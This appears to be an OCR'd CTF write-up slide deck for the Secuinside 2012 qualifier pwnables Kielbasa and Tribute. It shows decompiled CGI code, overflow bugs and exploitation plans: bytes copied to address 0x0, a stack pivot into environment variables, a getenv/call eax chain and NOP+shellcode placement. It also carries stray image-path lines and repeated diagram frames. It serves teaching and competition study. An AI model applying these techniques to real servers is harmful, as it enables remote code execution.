Secuinside CTF 2012 Qual
Pwning Pwnables

pwn3r (WiseGuyz)

Outline

- Secuinside
- Style of Qualification
- Kielbesa (Challenge)
- Tribute (Challenge)
- Karate (Challenge)
- Classico (Challenge)
- Roadie (Challenge)
- Exploitation reusing dynamic linker
- Dethstarr (Challenge)

Secuinside ?

- The information security conference
- CTF for Events
- CTF was operated by INETCOP , BEISTLAB

Style of challenges

- 17 challenges are opened !
- Almost challenges (90%) are vulnerability challenges
- Hell pwnables !

Types of Remote pwnable services

- ELF executable binary running on Xinetd service
- ELF executable binary running on Apache as cgi service

Challenges

- 1 ~ 11 , 20
  Remote pwnables

- 12 ~ 17
  Web

- 18 ~ 19
  Crypto

Kielbasa

nickname: kielbasa

HINT: http://61.42.25.20/captcha/captcha.cgi?q=captcha

binary: http://61.42.25.20/captcha/captcha.tgz

randomize_va_space 2 / exec-shield 1

Kielbasa

How to debug cgi ?

- Patch the cgi binary code as “jmp $” (infinitive loop)
- Attach process to debugger
- Recover code
- Start debugging !

Kielbasa

Main function

```
char *__cdecl main()
{
  char *result; // eax@6
  char *q_string; // [sp+0h] [bp-4h]@1

  q_string = getenv("QUERY_STRING");
  set_contenttype_80489FC();
  if ( check_method_8048964() )
    exit(0);
  if ( !q_string )
    exit(0);
  if ( strstr(q_string, "q=captcha") )
  {
    print_webpage_8048A14();
    gen_capchat_8048BC0();
    result = (char *)sub_8048B64();
  }
  else
  {
    result = strstr(q_string, "q=sent");
    if ( result )
      result = (char *)send_handler_8048EB0();
  }
  return result;
}
```

Generate Captcha

Checking captcha

Kielbasa

Saving real serial to log/%d.log

We can bypass captcha check by reading it

```
memcpy(table, "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789", 0x3Cu);
*(_WORD *)&table[60] = *(_WORD *)&aAbcdefghijklmn[60];
table[62] = aAbcdefghijklmn[62];
pid = getpid();
time_var = time(0);
srand(pid + time_var);
memset(buffer, 0, 0x100u);
for ( i = 0; i <= 7; ++i )
{
  rand_var = rand();
  buffer[i] = table[rand_var % strlen(table)];
}
memset(&command, 0, 0x100u);
sprintf(&command, "./log/%d.log", time_var);
v1 = fopen(&command, "w");
fp = v1;
if ( !v1 )
{
  printf("error\n");
  exit(-1);
}
fprintf(fp, "%s\n", buffer);
fclose(fp);
```

Generate serial

Print to file


Kielbasa

```
char T_S[10]; // [sp+120h] [bp-164h]@1
char v12; // [sp+12Ah] [bp-15Ah]@30
int v size; // [sp+140h] [bp-144h]@1
~~~~~~~~~~~~~~~~~~~~~~~~~~~~
v_size = 8;
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

if ( strstr(idx2, "t_s=") )
{
  idx = strstr(idx2, "t_s=") + 4;
  memset(T_S, 0, 0x20u);
  for ( i = 0; i < strlen(idx); ++i )
  {
    if ( i > 0x20 )
    {
      printf("ERROR t_s size₩n");
      break;
    }
    if ( idx[i] == '&' || !idx[i] )
      break;
    if ( !isdigit(idx[i]) )
    {
      printf("ERROR t_s digit₩n");
      exit(-1);
    }
    T_S[i] = idx[i];
  }
  v1 = 1;
}
```

- 1byte overflow!
- We can overwrite local variable "v_size"

T_S	"0"
	"1"
	~~
	"3"
v_size	**"9" (0x39)**
	0x0
	0x0
	0x0

Kielbasa



```
char V[32]; // [sp+144h] [bp-140h]@17
char *USER_AGENT; // [sp+164h] [bp-120h]@1
char *T_S_ptr; // [sp+168h] [bp-11Ch]@1
char *REMOTE_PORT; // [sp+16Ch] [bp-118h]@1
char *v18; // [sp+170h] [bp-114h]@1
char *REMOTE_ADDR; // [sp+174h] [bp-110h]@1
unsigned __int8 mmap_flags; // [sp+17Bh] [bp-109h]@1
int v21; // [sp+17Ch] [bp-108h]@1
char s1; // [sp+180h] [bp-104h]@32
void *new_buffer_ptr; // [sp+280h] [bp-4h]@1
 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
  if ( strstr(QUERY_STRING, "v=") )
  {
    idx = strstr(QUERY_STRING, "v=") + 2;
    memset(V, 0, 0x20u);
    for ( j = 0; ; ++j )
    {
      len = strlen(idx);
      if ( j >= (unsigned int)len )
        break;
      if ( j > v_size )
      {
        printf("ERROR v size₩n");
        exit(-1);
      }
      len = (int)&idx[j];
      if ( idx[j] == '&' )
        break;
      V[j] = idx[j];
    }
    v2 = 1;
  }
```

- Copying for v_size variable

- 1 byte overflow leads to 0x19 bytes stack overflow!

- We can't overwrite Return Address but almost stack variables

Kielbasa

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
if ( !REMOTE_ADDR || !REMOTE_PORT || !USER_AGENT )
{
  va_printf_8048940("<SCRIPT>alert('client error');</SCRIPT>\r\n");
  jump_out(0x1000u);
  return -1;
}
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
if ( v21 )
{
  new_buffer_ptr = malloc(0x1000u);
  if ( !&serial )
  {
    jump_out(0);
    return 0;
  }
}
else
{
  new_buffer_ptr = mmap(0, 0x1000u, 3, (char)mmap_flags, 0, 0);
  if ( new_buffer_ptr == (void *)-1 )
  {
    jump_out(0x1000u);
    return -1;
  }
}
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

- When we passed captcha auth , it checks local variables are null or not
- If not , program allocates new memory by calling malloc or mmap(default)

Kielbasa

- Copying data to new memory by calling sprintf
  (We can controll three pointers that arguments for sprintf)

- If *T_S_ptr is null and *v18 is not null , program jumps to 0x00000000

```
fp = fopen("./log/access.log", "a");
if ( !fp )
  return -1;
fprintf(fp, "[success] ");
sprintf((char *)new_buffer_ptr, "[%s][%s][%s]\n\n", REMOTE_ADDR, REMOTE_PORT, USER_AGENT);
for ( k = 0; k < strlen((const char *)new_buffer_ptr); ++k )
  fprintf(fp, "%c", *((_BYTE *)new_buffer_ptr + k));
fclose(fp);
if ( !*T_S_ptr && *v18 )
{
  jump_out(0);
  return -1;
}
```

We can controll these pointers

Kielbasa

- NX is enabled on challenge server
- But challenge binary is enabled execstack option !
- Stack , heap and allocated memory are excutable !
- So you should copy bytes code to 0x0 by sprintf and jump to 0x0.

Kielbasa

How to exploit ?

- When program jump to memory 0x0 , ESI points start of captcha string at environment variable

- Copy "push esi" , "ret" to 0x00000000

- Captcha + Jmp ($ + 0x80)

- NOP + SHELLCODE in another Environment variable

Kielbasa

DEMO

Tribute

nickname: tribute

HINT: http://61.42.25.18/banking/

binary: http://61.42.25.18/banking/secureKey.tgz

CentOS 6.2 / randomize_va_space 2 / exec-shield 0

Tribute

```
signed int __cdecl main()
{
  set_content_8048C44();
  check_ip_port_804972C();
  if ( check_request_method_8048B74() )
    exit(0);
  return process_8048C5C();
}
```

- Set content type.
- Checking length of client ip , port (meaningless)
- Check Method is GET or POST. Else will call exit().
- Call real client handler

Tribute

```
char N[1027]; // [sp+Ch] [bp-924h]@19
char v14; // [sp+40Fh] [bp-521h]@1
char K[1024]; // [sp+410h] [bp-520h]@19
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
v14 = 1;
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

    if ( strstr(QUERY_STRING, "d=") )
    {
      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    }
    else
    {
      va_printf_8048B28("<SCRIPT>alert('data value error');</SCRIPT>\r\n", v12);
      window_close_8048B4C();
      if ( v14 )
      {
        JUMP_OUT_804987C(0);
      }
      else
      {
        if ( REQUEST_METHOD )
        {
          REQUEST_METHOD -= 86016;
          change_esp_ret_8049868(REQUEST_METHOD);
        }
        else
        {
          JUMP_OUT_804987C(0);
        }
      }
      result = -1;
    }
```

- Set local variable v14 to 1
- If argument d doesn't exist in QUERY_STRING and v14 is 0 , Change esp to environment variables space , then RET
- We just need to controll v14 to 0

Tribute

```
char N[1027]; // [sp+Ch] [bp-924h]@19
char v14; // [sp+40Fh] [bp-521h]@1
char K[1024]; // [sp+410h] [bp-520h]@19
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    len = strlen(K);
    N_decoded = URL_DECODE_8048994(N);
    if ( strncmp(N_decoded, "[BACK]", v12) )
    {
      for ( i = 0; ; ++i )
      {
        v9 = strlen(N);
        if ( i >= v9 )
          break;
        K[len++] = N[i];
      }
    }
    else
    {
      if ( K[len - 3] == '%' )
      {
        K[len - 3] = 0;
        i = (size_t)((char *)v24 + 8192);
        CONTENT_LENGTH = (char *)v24 + 8192;
        JUMPOUT(__CS__, *((_DWORD *)v24 + 2048)); // fake !
      }
      K[len - 1] = 0;
    }
```

secureKey.cgi?n=[BACK]&k=

- If length of argument k=0

=> K[-1] = 0

=> v14 = 0

Tribute

Payload

GET[pop ebx]....[pop ebx][jmp esp] /secureKey.cgi?

aba: [RET].....[RET] [getenv@plt] [call eax]
["REQUEST_METHOD"] [NOP + SHELLCODE]

.....

.....

abh: [RET].....[RET] [getenv@plt] [call eax]
["REQUEST_METHOD"] [NOP + SHELLCODE]

Tribute

esp →

Low address

&RET
.....
&RET
&(getenv @ plt)
&(call_eax)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....

High address

Low address

G
E
T
pop ebx
.....
pop ebx
Jmp esp
" "
/
....

High address

Tribute

Low address

esp →

&RET
.....
&RET
&(getenv @ plt)
&(call_eax)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....

High address

Low address

G
E
T
pop ebx
.....
pop ebx
Jmp esp
" "
/
....

High address

Tribute

Low address

&RET
.....
&RET
&(getenv @ plt)
&(call_eax)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....

esp →

High address

Low address

G
E
T
pop ebx
.....
pop ebx
Jmp esp
" "
/
....

High address

Tribute

Low address

&RET
.....
&RET
&(getenv @ plt)
&(call_eax)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....

esp →

High address

Low address

G
E
T
pop ebx
.....
pop ebx
Jmp esp
" "
/
....

High address

Tribute

Low address

&RET
.....
&RET
&(getenv @ plt)
&(call_eax)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....

esp →


High address

Low address


G
E
T
pop ebx
.....
pop ebx
Jmp esp
" "
/
....

High address


Tribute


Low address
&RET
.....
&RET
&(getenv @ plt)
esp
&(call_eax+2)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....
High address
eip
Low address
G
E
T
pop ebx
.....
pop ebx
Jmp esp
" "
/
....
High address

